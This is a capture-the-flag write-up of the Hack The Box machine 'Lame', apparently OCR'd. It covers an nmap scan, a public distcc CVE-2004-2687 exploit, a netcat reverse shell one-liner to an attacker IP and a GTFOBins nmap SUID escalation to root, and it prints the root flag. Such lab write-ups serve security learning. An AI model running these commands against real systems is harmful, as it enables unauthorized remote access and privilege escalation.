

LAME

https://app.hackthebox.com/machines/Lame


We start by doing a scan of ports and services with the nmap tool.

```
sudo nmap -p- --open -sS --min-rate 5000 -n -v -sV -Pn 10.10.10.3 > escaneo.tx
```






After researching about vsftpd and not finding anything, I searched about distccd and found the following





```
git clone https://github.com/angelpimentell/distcc_cve_2004-2687_exploit

python3 distcc_cve-2004-2687_exploit.py -i <ip> -p <port>

python3 distcc_cve-2004-2687_exploit.py -i 10.10.10.3 -p 3632
```




We launch a reverse shell on port 4444, to explore the system in a more comfortable way.





```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.37 4444 >/tmp/f
```

We inspect the directories inside the home directory and find the user flag




When doing sudo -l we are asked for the password so we look for binaries with SUID permissions and highlight one in particular

```
find / -perm -4000 2>/dev/null
```



We search in GTFOBins



We enter the following

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Input echo is disabled.


```
sudo install -m =xs $(which nmap) .

TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
./nmap --script=$TF
```


by adding to the last command the localhost we have access to

```
sudo install -m =xs $(which nmap) .

TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
./nmap --script=$TF 127.0.0.1
```


sh-3.2$ pwd
/usr/bin
sh-3.2$ TF=$(mktemp)
sh-3.2$ echo 'os.execute("/bin/sh")' > $TF
sh-3.2$ ./nmap --script=$TF 127.0.0.1
Starting Nmap 4.53 (http://insecure.org) at 2024-07-23 10:25 EDT
SCRIPT ENGINE: Warning: Loading '/tmp/tmp.cPWLg29296' - the recommended file extension is '.n
se'.
whoami
root

Root flag


cat /root/root.txt
bf095b122698641ad7ba8cbf4d129f28